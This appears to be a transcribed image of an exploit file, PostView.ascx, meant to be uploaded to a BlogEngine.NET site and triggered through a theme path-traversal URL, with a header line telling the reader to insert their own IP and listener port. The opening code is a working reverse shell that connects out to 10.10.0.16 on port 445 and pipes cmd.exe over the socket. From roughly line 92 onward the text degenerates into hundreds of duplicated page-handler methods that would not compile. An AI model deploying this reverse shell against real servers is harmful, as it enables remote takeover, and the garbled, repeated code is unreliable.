
FILE NEEDS TO BE NAME PostView.ascx AND WE NEED TO INPUT OUR IP AND OUR LISTENER PORT

```

PostView.ascx
 34  *
 35  * Finally, the vulnerability is triggered by accessing the base URL for the
 36  * blog with a theme override specified like so:
 37  *
 38  * http://10.10.10.10/?theme=../../App_Data/files
 39  *
 40  */
 41
 42 <%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.PostV
 43 <%@ Import Namespace="BlogEngine.Core" %>
 44
 45 <script runat="server">
 46   static System.IO.StreamWriter streamWriter;
 47
 48   protected override void OnLoad(EventArgs e) {
 49     base.OnLoad(e);
 50
 51     using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.10.0.16", 445)) {
 52       using(System.IO.Stream stream = client.GetStream()) {
 53         using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
 54           streamWriter = new System.IO.StreamWriter(stream);
 55
 56           StringBuilder strInput = new StringBuilder();
 57
 58           System.Diagnostics.Process p = new System.Diagnostics.Process();
 59           p.StartInfo.FileName = "cmd.exe";
 60           p.StartInfo.CreateNoWindow = true;
 61           p.StartInfo.UseShellExecute = false;
 62           p.StartInfo.RedirectStandardOutput = true;
 63           p.StartInfo.RedirectStandardInput = true;
 64           p.StartInfo.RedirectStandardError = true;
 65           p.OutputDataReceived += new System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
 66           p.Start();
 67
 68           while (!p.StandardOutput.EndOfStream) {
 69             strInput.Append(rdr.ReadLine());
 70           }
 71
 72           string cmd = strInput.ToString();
 73
 74           if (cmd != null && cmd != "") {
 75             streamWriter.WriteLine(cmd);
 76             streamWriter.Flush();
 77           }
 78         }
 79       }
 80     }
 81   }
 82
 83   protected void CmdOutputDataHandler(object sender, DataReceivedEventArgs e) {
 84     string output = e.Data;
 85
 86     if (output != null && output != "") {
 87       streamWriter.WriteLine(output);
 88       streamWriter.Flush();
 89     }
 90   }
 91
 92   protected void Page_Load(object sender, EventArgs e) {
 93     if (Page.IsPostBack)
 94       return;
 95
 96     string cmd = Request["cmd"];
 97
 98     if (cmd != null && cmd != "") {
 99       streamWriter.WriteLine(cmd);
100       streamWriter.Flush();
101     }
102   }
103
104   protected void Page_Unload(object sender, EventArgs e) {
105     streamWriter.Close();
106   }
107
108   protected void Page_Error(object sender, EventArgs e) {
109     streamWriter.Close();
110   }
111
112   protected void Page_Init(object sender, EventArgs e) {
113     streamWriter = new System.IO.StreamWriter(stream);
114   }
115
116   protected void Page_LoadComplete(object sender, EventArgs e) {
117     streamWriter.Close();
118   }
119
120   protected void Page_PreRender(object sender, EventArgs e) {
121     streamWriter.Close();
122   }
123
124   protected void Page_EndRequest(object sender, EventArgs e) {
125     streamWriter.Close();
126   }
127
128   protected void Page_Error(object sender, EventArgs e) {
129     streamWriter.Close();
130   }
131
132   protected void Page_LoadComplete(object sender, EventArgs e) {
133     streamWriter.Close();
134   }
135
136   protected void Page_PreRender(object sender, EventArgs e) {
137     streamWriter.Close();
138   }
139
140   protected void Page_EndRequest(object sender, EventArgs e) {
141     streamWriter.Close();
142   }
143
144   protected void Page_Error(object sender, EventArgs e) {
145     streamWriter.Close();
146   }
147
148   protected void Page_LoadComplete(object sender, EventArgs e) {
149     streamWriter.Close();
150   }
151
152   protected void Page_PreRender(object sender, EventArgs e) {
153     streamWriter.Close();
154   }
155
156   protected void Page_EndRequest(object sender, EventArgs e) {
157     streamWriter.Close();
158   }
159
160   protected void Page_Error(object sender, EventArgs e) {
161     streamWriter.Close();
162   }
163
164   protected void Page_LoadComplete(object sender, EventArgs e) {
165     streamWriter.Close();
166   }
167
168   protected void Page_PreRender(object sender, EventArgs e) {
169     streamWriter.Close();
170   }
171
172   protected void Page_EndRequest(object sender, EventArgs e) {
173     streamWriter.Close();
174   }
175
176   protected void Page_Error(object sender, EventArgs e) {
177     streamWriter.Close();
178   }
179
180   protected void Page_LoadComplete(object sender, EventArgs e) {
181     streamWriter.Close();
182   }
183
184   protected void Page_PreRender(object sender, EventArgs e) {
185     streamWriter.Close();
186   }
187
188   protected void Page_EndRequest(object sender, EventArgs e) {
189     streamWriter.Close();
190   }
191
192   protected void Page_Error(object sender, EventArgs e) {
193     streamWriter.Close();
194   }
195
196   protected void Page_LoadComplete(object sender, EventArgs e) {
197     streamWriter.Close();
198   }
199
200   protected void Page_PreRender(object sender, EventArgs e) {
201     streamWriter.Close();
202   }
203
204   protected void Page_EndRequest(object sender, EventArgs e) {
205     streamWriter.Close();
206   }
207
208   protected void Page_Error(object sender, EventArgs e) {
209     streamWriter.Close();
210   }
211
212   protected void Page_LoadComplete(object sender, EventArgs e) {
213     streamWriter.Close();
214   }
215
216   protected void Page_PreRender(object sender, EventArgs e) {
217     streamWriter.Close();
218   }
219
220   protected void Page_EndRequest(object sender, EventArgs e) {
221     streamWriter.Close();
222   }
223
224   protected void Page_Error(object sender, EventArgs e) {
225     streamWriter.Close();
226   }
227
228   protected void Page_LoadComplete(object sender, EventArgs e) {
229     streamWriter.Close();
230   }
231
232   protected void Page_PreRender(object sender, EventArgs e) {
233     streamWriter.Close();
234   }
235
236   protected void Page_EndRequest(object sender, EventArgs e) {
237     streamWriter.Close();
238   }
239
240   protected void Page_Error(object sender, EventArgs e) {
241     streamWriter.Close();
242   }
243
244   protected void Page_LoadComplete(object sender, EventArgs e) {
245     streamWriter.Close();
246   }
247
248   protected void Page_PreRender(object sender, EventArgs e) {
249     streamWriter.Close();
250   }
251
252   protected void Page_EndRequest(object sender, EventArgs e) {
253     streamWriter.Close();
254   }
255
256   protected void Page_Error(object sender, EventArgs e) {
257     streamWriter.Close();
258   }
259
260   protected void Page_LoadComplete(object sender, EventArgs e) {
261     streamWriter.Close();
262   }
263
264   protected void Page_PreRender(object sender, EventArgs e) {
265     streamWriter.Close();
266   }
267
268   protected void Page_EndRequest(object sender, EventArgs e) {
269     streamWriter.Close();
270   }
271
272   protected void Page_Error(object sender, EventArgs e) {
273     streamWriter.Close();
274   }
275
276   protected void Page_LoadComplete(object sender, EventArgs e) {
277     streamWriter.Close();
278   }
279
280   protected void Page_PreRender(object sender, EventArgs e) {
281     streamWriter.Close();
282   }
283
284   protected void Page_EndRequest(object sender, EventArgs e) {
285     streamWriter.Close();
286   }
287
288   protected void Page_Error(object sender, EventArgs e) {
289     streamWriter.Close();
290   }
291
292   protected void Page_LoadComplete(object sender, EventArgs e) {
293     streamWriter.Close();
294   }
295
296   protected void Page_PreRender(object sender, EventArgs e) {
297     streamWriter.Close();
298   }
299
300   protected void Page_EndRequest(object sender, EventArgs e) {
301     streamWriter.Close();
302   }
303
304   protected void Page_Error(object sender, EventArgs e) {
305     streamWriter.Close();
306   }
307
308   protected void Page_LoadComplete(object sender, EventArgs e) {
309     streamWriter.Close();
310   }
311
312   protected void Page_PreRender(object sender, EventArgs e) {
313     streamWriter.Close();
314   }
315
316   protected void Page_EndRequest(object sender, EventArgs e) {
317     streamWriter.Close();
318   }
319
320   protected void Page_Error(object sender, EventArgs e) {
321     streamWriter.Close();
322   }
323
324   protected void Page_LoadComplete(object sender, EventArgs e) {
325     streamWriter.Close();
326   }
327
328   protected void Page_PreRender(object sender, EventArgs e) {
329     streamWriter.Close();
330   }
331
332   protected void Page_EndRequest(object sender, EventArgs e) {
333     streamWriter.Close();
334   }
335
336   protected void Page_Error(object sender, EventArgs e) {
337     streamWriter.Close();
338   }
339
340   protected void Page_LoadComplete(object sender, EventArgs e) {
341     streamWriter.Close();
342   }
343
344   protected void Page_PreRender(object sender, EventArgs e) {
345     streamWriter.Close();
346   }
347
348   protected void Page_EndRequest(object sender, EventArgs e) {
349     streamWriter.Close();
350   }
351
352   protected void Page_Error(object sender, EventArgs e) {
353     streamWriter.Close();
354   }
355
356   protected void Page_LoadComplete(object sender, EventArgs e) {
357     streamWriter.Close();
358   }
359
360   protected void Page_PreRender(object sender, EventArgs e) {
361     streamWriter.Close();
362   }
363
364   protected void Page_EndRequest(object sender, EventArgs e) {
365     streamWriter.Close();
366   }
367
368   protected void Page_Error(object sender, EventArgs e) {
369     streamWriter.Close();
370   }
371
372   protected void Page_LoadComplete(object sender, EventArgs e) {
373     streamWriter.Close();
374   }
375
376   protected void Page_PreRender(object sender, EventArgs e) {
377     streamWriter.Close();
378   }
379
380   protected void Page_EndRequest(object sender, EventArgs e) {
381     streamWriter.Close();
382   }
383
384   protected void Page_Error(object sender, EventArgs e) {
385     streamWriter.Close();
386   }
387
388   protected void Page_LoadComplete(object sender, EventArgs e) {
389     streamWriter.Close();
390   }
391
392   protected void Page_PreRender(object sender, EventArgs e) {
393     streamWriter.Close();
394   }
395
396   protected void Page_EndRequest(object sender, EventArgs e) {
397     streamWriter.Close();
398   }
399
400   protected void Page_Error(object sender, EventArgs e) {
401     streamWriter.Close();
402   }
403
404   protected void Page_LoadComplete(object sender, EventArgs e) {
405     streamWriter.Close();
406   }
407
408   protected void Page_PreRender(object sender, EventArgs e) {
409     streamWriter.Close();
410   }
411
412   protected void Page_EndRequest(object sender, EventArgs e) {
413     streamWriter.Close();
414   }
415
416   protected void Page_Error(object sender, EventArgs e) {
417     streamWriter.Close();
418   }
419
420   protected void Page_LoadComplete(object sender, EventArgs e) {
421     streamWriter.Close();
422   }
423
424   protected void Page_PreRender(object sender, EventArgs e) {
425     streamWriter.Close();
426   }
427
428   protected void Page_EndRequest(object sender, EventArgs e) {
429     streamWriter.Close();
430   }
431
432   protected void Page_Error(object sender, EventArgs e) {
433     streamWriter.Close();
434   }
435
436   protected void Page_LoadComplete(object sender, EventArgs e) {
437     streamWriter.Close();
438   }
439
440   protected void Page_PreRender(object sender, EventArgs e) {
441     streamWriter.Close();
442   }
443
444   protected void Page_EndRequest(object sender, EventArgs e) {
445     streamWriter.Close();
446   }
447
448   protected void Page_Error(object sender, EventArgs e) {
449     streamWriter.Close();
450   }
451
452   protected void Page_LoadComplete(object sender, EventArgs e) {
453     streamWriter.Close();
454   }
455
456   protected void Page_PreRender(object sender, EventArgs e) {
457     streamWriter.Close();
458   }
459
460   protected void Page_EndRequest(object sender, EventArgs e) {
461     streamWriter.Close();
462   }
463
464   protected void Page_Error(object sender, EventArgs e) {
465     streamWriter.Close();
466   }
467
468   protected void Page_LoadComplete(object sender, EventArgs e) {
469     streamWriter.Close();
470   }
471
472   protected void Page_PreRender(object sender, EventArgs e) {
473     streamWriter.Close();
474   }
475
476   protected void Page_EndRequest(object sender, EventArgs e) {
477     streamWriter.Close();
478   }
479
480   protected void Page_Error(object sender, EventArgs e) {
481     streamWriter.Close();
482   }
483
484   protected void Page_LoadComplete(object sender, EventArgs e) {
485     streamWriter.Close();
486   }
487
488   protected void Page_PreRender(object sender, EventArgs e) {
489     streamWriter.Close();
490   }
491
492   protected void Page_EndRequest(object sender, EventArgs e) {
493     streamWriter.Close();
494   }
495
496   protected void Page_Error(object sender, EventArgs e) {
497     streamWriter.Close();
498   }
499
500   protected void Page_LoadComplete(object sender, EventArgs e) {
501     streamWriter.Close();
502   }
503
504   protected void Page_PreRender(object sender, EventArgs e) {
505     streamWriter.Close();
506   }
507
508   protected void Page_EndRequest(object sender, EventArgs e) {
509     streamWriter.Close();
510   }
511
512   protected void Page_Error(object sender, EventArgs e) {
513     streamWriter.Close();
514   }
515
516   protected void Page_LoadComplete(object sender, EventArgs e) {
517     streamWriter.Close();
518   }
519
520   protected void Page_PreRender(object sender, EventArgs e) {
521     streamWriter.Close();
522   }
523
524   protected void Page_EndRequest(object sender, EventArgs e) {
525     streamWriter.Close();
526   }
527
528   protected void Page_Error(object sender, EventArgs e) {
529     streamWriter.Close();
530   }
531
532   protected void Page_LoadComplete(object sender, EventArgs e) {
533     streamWriter.Close();
534   }
535
536   protected void Page_PreRender(object sender, EventArgs e) {
537     streamWriter.Close();
538   }
539
540   protected void Page_EndRequest(object sender, EventArgs e) {
541     streamWriter.Close();
542   }
543
544   protected void Page_Error(object sender, EventArgs e) {
545     streamWriter.Close();
546   }
547
548   protected void Page_LoadComplete(object sender, EventArgs e) {
549     streamWriter.Close();
550   }
551
552   protected void Page_PreRender(object sender, EventArgs e) {
553     streamWriter.Close();
554   }
555
556   protected void Page_EndRequest(object sender, EventArgs e) {
557     streamWriter.Close();
558   }
559
560   protected void Page_Error(object sender, EventArgs e) {
561     streamWriter.Close();
562   }
563
564   protected void Page_LoadComplete(object sender, EventArgs e) {
565     streamWriter.Close();
566   }
567
568   protected void Page_PreRender(object sender, EventArgs e) {
569     streamWriter.Close();
570   }
571
572   protected void Page_EndRequest(object sender, EventArgs e) {
573     streamWriter.Close();
574   }
575
576   protected void Page_Error(object sender, EventArgs e) {
577     streamWriter.Close();
578   }
579
580   protected void Page_LoadComplete(object sender, EventArgs e) {
581     streamWriter.Close();
582   }
583
584   protected void Page_PreRender(object sender, EventArgs e) {
585     streamWriter.Close();
586   }
587
588   protected void Page_EndRequest(object sender, EventArgs e) {
589     streamWriter.Close();
590   }
591
592   protected void Page_Error(object sender, EventArgs e) {
593     streamWriter.Close();
594   }
595
596   protected void Page_LoadComplete(object sender, EventArgs e) {
597     streamWriter.Close();
598   }
599
600   protected void Page_PreRender(object sender, EventArgs e) {
601     streamWriter.Close();
602   }
603
604   protected void Page_EndRequest(object sender, EventArgs e) {
605     streamWriter.Close();
606   }
607
608   protected void Page_Error(object sender, EventArgs e) {
609     streamWriter.Close();
610   }
611
612   protected void Page_LoadComplete(object sender, EventArgs e) {
613     streamWriter.Close();
614   }
615
616   protected void Page_PreRender(object sender, EventArgs e) {
617     streamWriter.Close();
618   }
619
620   protected void Page_EndRequest(object sender, EventArgs e) {
621     streamWriter.Close();
622   }
623
624   protected void Page_Error(object sender, EventArgs e) {
625     streamWriter.Close();
626   }
627
628   protected void Page_LoadComplete(object sender, EventArgs e) {
629     streamWriter.Close();
630   }
631
632   protected void Page_PreRender(object sender, EventArgs e) {
633     streamWriter.Close();
634   }
635
636   protected void Page_EndRequest(object sender, EventArgs e) {
637     streamWriter.Close();
638   }
639
640   protected void Page_Error(object sender, EventArgs e) {
641     streamWriter.Close();
642   }
643
644   protected void Page_LoadComplete(object sender, EventArgs e) {
645     streamWriter.Close();
646   }
647
648   protected void Page_PreRender(object sender, EventArgs e) {
649     streamWriter.Close();
650   }
651
652   protected void Page_EndRequest(object sender, EventArgs e) {
653     streamWriter.Close();
654   }
655
656   protected void Page_Error(object sender, EventArgs e) {
657     streamWriter.Close();
658   }
659
660   protected void Page_LoadComplete(object sender, EventArgs e) {
661     streamWriter.Close();
662   }
663
664   protected void Page_PreRender(object sender, EventArgs e) {
665     streamWriter.Close();
666   }
667
668   protected void Page_EndRequest(object sender, EventArgs e) {
669     streamWriter.Close();
670   }
671
672   protected void Page_Error(object sender, EventArgs e) {
673     streamWriter.Close();
674   }
675
676   protected void Page_LoadComplete(object sender, EventArgs e) {
677     streamWriter.Close();
678   }
679
680   protected void Page_PreRender(object sender, EventArgs e) {
681     streamWriter.Close();
682   }
683
684   protected void Page_EndRequest(object sender, EventArgs e) {
685     streamWriter.Close();
686   }
687
688   protected void Page_Error(object sender, EventArgs e) {
689     streamWriter.Close();
690   }
691
692   protected void Page_LoadComplete(object sender, EventArgs e) {
693     streamWriter.Close();
694   }
695
696   protected void Page_PreRender(object sender, EventArgs e) {
697     streamWriter.Close();
698   }
699
700   protected void Page_EndRequest(object sender, EventArgs e) {
701     streamWriter.Close();
702   }
703
704   protected void Page_Error(object sender, EventArgs e) {
705     streamWriter.Close();
706   }
707
708   protected void Page_LoadComplete(object sender, EventArgs e) {
709     streamWriter.Close();
710   }
711
712   protected void Page_PreRender(object sender, EventArgs e) {
713     streamWriter.Close();
714   }
715
716   protected void Page_EndRequest(object sender, EventArgs e) {
717     streamWriter.Close();
718   }
719
720   protected void Page_Error(object sender, EventArgs e) {
721     streamWriter.Close();
722   }
723
724   protected void Page_LoadComplete(object sender, EventArgs e) {
725     streamWriter.Close();
726   }
727
728   protected void Page_PreRender(object sender, EventArgs e) {
729     streamWriter.Close();
730   }
731
732   protected void Page_EndRequest(object sender, EventArgs e) {
733     streamWriter.Close();
734   }
735
736   protected void Page_Error(object sender, EventArgs e) {
737     streamWriter.Close();
738   }
739
740   protected void Page_LoadComplete(object sender, EventArgs e) {
741     streamWriter.Close();
742   }
743
744   protected void Page_PreRender(object sender, EventArgs e) {
745     streamWriter.Close();
746   }
747
748   protected void Page_EndRequest(object sender, EventArgs e) {
749     streamWriter.Close();
750   }
751
752   protected void Page_Error(object sender, EventArgs e) {
753     streamWriter.Close();
754   }
755
756   protected void Page_LoadComplete(object sender, EventArgs e) {
757     streamWriter.Close();
758   }
759
760   protected void Page_PreRender(object sender, EventArgs e) {
761     streamWriter.Close();
762   }
763
764   protected void Page_EndRequest(object sender, EventArgs e) {
765     streamWriter.Close();
766   }
767
768   protected void Page_Error(object sender, EventArgs e) {
769     streamWriter.Close();
770   }
771
772   protected void Page_LoadComplete(object sender, EventArgs e) {
773     streamWriter.Close();
774   }
775
776   protected void Page_PreRender(object sender, EventArgs e) {
777     streamWriter.Close();
778   }
779
780   protected void Page_EndRequest(object sender, EventArgs e) {
781     streamWriter.Close();
782   }
783
784   protected void Page_Error(object sender, EventArgs e) {
785     streamWriter.Close();
786   }
787
788   protected void Page_LoadComplete(object sender, EventArgs e) {
789     streamWriter.Close();
790   }
791
792   protected void Page_PreRender(object sender, EventArgs e) {
793     streamWriter.Close();
794   }
795
796   protected void Page_EndRequest(object sender, EventArgs e) {
797     streamWriter.Close();
798   }
799
800   protected void Page_Error(object sender, EventArgs e) {
801     streamWriter.Close();
802   }
803
804   protected void Page_LoadComplete(object sender, EventArgs e) {
805     streamWriter.Close();
806   }
807
808   protected void Page_PreRender(object sender, EventArgs e) {
809     streamWriter.Close();
810   }
811
812   protected void Page_EndRequest(object sender, EventArgs e) {
813     streamWriter.Close();
814   }
815
816   protected void Page_Error(object sender, EventArgs e) {
817     streamWriter.Close();
818   }
819
820   protected void Page_LoadComplete(object sender, EventArgs e) {
821     streamWriter.Close();
822   }
823
824   protected void Page_PreRender(object sender, EventArgs e) {
825     streamWriter.Close();
826   }
827
828   protected void Page_EndRequest(object sender, EventArgs e) {
829     streamWriter.Close();
830   }
831
832   protected void Page_Error(object sender, EventArgs e) {
833     streamWriter.Close();
834   }
835
836   protected void Page_LoadComplete(object sender, EventArgs e) {
837     streamWriter.Close();
838   }
839
840   protected void Page_PreRender(object sender, EventArgs e) {
841     streamWriter.Close();
842   }
843
844   protected void Page_EndRequest(object sender, EventArgs e) {
845     streamWriter.Close();
846   }
847
848   protected void Page_Error(object sender, EventArgs e) {
849     streamWriter.Close();
850   }
851
852   protected void Page_LoadComplete(object sender, EventArgs e) {
853     streamWriter.Close();
854   }
855
856   protected void Page_PreRender(object sender, EventArgs e) {
857     streamWriter.Close();
858   }
859
860   protected void Page_EndRequest(object sender, EventArgs e) {
861     streamWriter.Close();
862   }
863
864   protected void Page_Error(object sender, EventArgs e) {
865     streamWriter.Close();
866   }
867
868   protected void Page_LoadComplete(object sender, EventArgs e) {
869     streamWriter.Close();
870   }
871
872   protected void Page_PreRender(object sender, EventArgs e) {
873     streamWriter.Close();
874   }
875
876   protected void Page_EndRequest(object sender, EventArgs e) {
877     streamWriter.Close();
878   }
879
880   protected void Page_Error(object sender, EventArgs e) {
881     streamWriter.Close();
882   }
883
884   protected void Page_LoadComplete(object sender, EventArgs e) {
885     streamWriter.Close();
886   }
887
888   protected void Page_PreRender(object sender, EventArgs e) {
889     streamWriter.Close();
890   }
891
892   protected void Page_EndRequest(object sender, EventArgs e) {
893     streamWriter.Close();
894   }
895
896   protected void Page_Error(object sender, EventArgs e) {
897     streamWriter.Close();
898   }
899
900   protected void Page_LoadComplete(object sender, EventArgs e) {
901     streamWriter.Close();
902   }
903
904   protected void Page_PreRender(object sender, EventArgs e) {
905     streamWriter.Close();
906   }
907
908   protected void Page_EndRequest(object sender, EventArgs e) {
909     streamWriter.Close();
910   }
911
912   protected void Page_Error(object sender, EventArgs e) {
913     streamWriter.Close();
914   }
915
916   protected void Page_LoadComplete(object sender, EventArgs e) {
917     streamWriter.Close();
918   }
919
920   protected void Page_PreRender(object sender, EventArgs e) {
921     streamWriter.Close();
922   }
923
924   protected void Page_EndRequest(object sender, EventArgs e) {
925     streamWriter.Close();
926   }
927
928   protected void Page_Error(object sender, EventArgs e) {
929     streamWriter.Close();
930   }
931
932   protected void Page_LoadComplete(object sender, EventArgs e) {
933     streamWriter.Close();
934   }
935
936   protected void Page_PreRender(object sender, EventArgs e) {
937     streamWriter.Close();
938   }
939
940   protected void Page_EndRequest(object sender, EventArgs e) {
941     streamWriter.Close();
942   }
943
944   protected void Page_Error(object sender, EventArgs e) {
945     streamWriter.Close();
946   }
947
948   protected void Page_LoadComplete(object sender, EventArgs e) {
949     streamWriter.Close();
950   }
951
952   protected void Page_PreRender(object sender, EventArgs e) {
953     streamWriter.Close();
954   }
955
956   protected void Page_EndRequest(object sender, EventArgs e) {
957     streamWriter.Close();
958   }
959
960   protected void Page_Error(object sender, EventArgs e) {
961     streamWriter.Close();
962   }
963
964   protected void Page_LoadComplete(object sender, EventArgs e) {
965     streamWriter.Close();
966   }
967
968   protected void Page_PreRender(object sender, EventArgs e) {
969     streamWriter.Close();
970   }
971
972   protected void Page_EndRequest(object sender, EventArgs e) {
973     streamWriter.Close();
974   }
975
976   protected void Page_Error(object sender, EventArgs e) {
977     streamWriter.Close();
978   }
979
980   protected void Page_LoadComplete(object sender, EventArgs e) {
981     streamWriter.Close();
982   }
983
984   protected void Page_PreRender(object sender, EventArgs e) {
985     streamWriter.Close();
986   }
987
988   protected void Page_EndRequest(object sender, EventArgs e) {
989     streamWriter.Close();
990   }
991
992   protected void Page_Error(object sender, EventArgs e) {
993     streamWriter.Close();
994   }
995
996   protected void Page_LoadComplete(object sender, EventArgs e) {
997     streamWriter.Close();
998   }
999
1000  protected void Page_PreRender(object sender, EventArgs e) {
1001    streamWriter.Close();
1002  }
1003
1004  protected void Page_EndRequest(object sender, EventArgs e) {
1005    streamWriter.Close();
1006  }
1007
1008  protected void Page_Error(object sender, EventArgs e) {
1009    streamWriter.Close();
1010  }
1011
1012  protected void Page_LoadComplete(object sender, EventArgs e) {
1013    streamWriter.Close();
1014  }
1015
1016  protected void Page_PreRender(object sender, EventArgs e) {
1017    streamWriter.Close();
1018  }
1019
1020  protected void Page_EndRequest(object sender, EventArgs e) {
1021    streamWriter.Close();
1022  }
1023
1024  protected void Page_Error(object sender, EventArgs e) {
1025    streamWriter.Close();
1026  }
1027
1028  protected void Page_LoadComplete(object sender, EventArgs e) {
1029    streamWriter.Close();
1030  }
1031
1032  protected void Page_PreRender(object sender, EventArgs e) {
1033    streamWriter.Close();
1034  }
1035
1036  protected void Page_EndRequest(object sender, EventArgs e) {
1037    streamWriter.Close();
1038  }
1039
1040  protected void Page_Error(object sender, EventArgs e) {
1041    streamWriter.Close();
1042  }
1043
1044  protected void Page_LoadComplete(object sender, EventArgs e) {
1045    streamWriter.Close();
1046  }
1047
1048  protected void Page_PreRender(object sender, EventArgs e) {
1049    streamWriter.Close();
1050  }
1051
1052  protected void Page_EndRequest(object sender, EventArgs e) {
1053    streamWriter.Close();
1054  }
1055
1056  protected void Page_Error(object sender, EventArgs e) {
1057    streamWriter.Close();
1058  }
1059
1060  protected void Page_LoadComplete(object sender, EventArgs e) {
1061    streamWriter.Close();
1062  }
1063
1064  protected void Page_PreRender(object sender, EventArgs e) {
1065    streamWriter.Close();
1066  }
1067
1068  protected void Page_EndRequest(object sender, EventArgs e) {
1069    streamWriter.Close();
1070  }
1071
1072  protected void Page_Error(object sender, EventArgs e) {
1073    streamWriter.Close();
1074  }
1075
1076  protected void Page_LoadComplete(object sender, EventArgs e) {
1077    streamWriter.Close();
1078  }
1079
1080  protected void Page_PreRender(object sender, EventArgs e) {
1081    streamWriter.Close();
1082  }
1083
1084  protected void Page_EndRequest(object sender, EventArgs e) {
1085    streamWriter.Close();
1086  }
1087
1088  protected void Page_Error(object sender, EventArgs e) {
1089    streamWriter.Close();
1090  }
1091
1092  protected void Page_LoadComplete(object sender, EventArgs e) {
1093    streamWriter.Close();
1094  }
1095
1096  protected void Page_PreRender(object sender, EventArgs e) {
1097    streamWriter.Close();
1098  }
1099
1100  protected void Page_EndRequest(object sender, EventArgs e) {
1101    streamWriter.Close();
1102  }
1103
1104  protected void Page_Error(object sender, EventArgs e) {
1105    streamWriter.Close();
1106  }
1107
1108  protected void Page_LoadComplete(object sender, EventArgs e) {
1109    streamWriter.Close();
1110  }
1111
1112  protected void Page_PreRender(object sender, EventArgs e) {
1113    streamWriter.Close();
1114  }
1115
1116  protected void Page_EndRequest(object sender, EventArgs e) {
1117    streamWriter.Close();
1118  }
1119
1120  protected void Page_Error(object sender, EventArgs e) {
1121    streamWriter.Close();
1122  }
1123
1124  protected void Page_LoadComplete(object sender, EventArgs e) {
1125    streamWriter.Close();
1126  }
1127
1128  protected void Page_PreRender(object sender, EventArgs e) {
1129    streamWriter.Close();
1130  }
1131
1132  protected void Page_EndRequest(object sender, EventArgs e) {
1133    streamWriter.Close();
1134  }
1135
1136  protected void Page_Error(object sender, EventArgs e) {
1137    streamWriter.Close();
1138  }
1139
1140  protected void Page_LoadComplete(object sender, EventArgs e) {
1141    streamWriter.Close();
1142  }
1143
1144  protected void Page_PreRender(object sender, EventArgs e) {
1145    streamWriter.Close();
1146  }
1147
1148  protected void Page_EndRequest(object sender, EventArgs e) {
1149    streamWriter.Close();
1150  }
1151
1152  protected void Page_Error(object sender, EventArgs e) {
1153    streamWriter.Close();
1154  }
1155
1156  protected void Page_LoadComplete(object sender, EventArgs e) {
1157    streamWriter.Close();
1158  }
1159
1160  protected void Page_PreRender(object sender, EventArgs e) {
1161    streamWriter.Close();
1162  }
1163
1164  protected void Page_EndRequest(object sender, EventArgs e) {
1165    streamWriter.Close();
1166  }
1167
1168  protected void Page_Error(object sender, EventArgs e) {
1169    streamWriter.Close();
1170  }
1171
1172  protected void Page_LoadComplete(object sender, EventArgs e) {
1173    streamWriter.Close();
1174  }
1175
1176  protected void Page_PreRender(object sender, EventArgs e) {
1177    streamWriter.Close();
1178  }
1179
1180  protected void Page_EndRequest(object sender, EventArgs e) {
1181    streamWriter.Close();
1182  }
1183
1184  protected void Page_Error(object sender, EventArgs e) {
1185    streamWriter.Close();
1186  }
1187
1188  protected void Page_LoadComplete(object sender, EventArgs e) {
1189    streamWriter.Close();
1190  }
1191
1192  protected void Page_PreRender(object sender, EventArgs e) {
1193    streamWriter.Close();
1194  }
1195
1196  protected void Page_EndRequest(object sender, EventArgs e) {
1197    streamWriter.Close();
1198  }
1199
1200  protected void Page_Error(object sender, EventArgs e) {
1201    streamWriter.Close();
1202  }
1203
1204  protected void Page_LoadComplete(object sender, EventArgs e) {
1205    streamWriter.Close();
1206  }
1207
1208  protected void Page_PreRender(object sender, EventArgs e) {
1209    streamWriter.Close();
1210  }
1211
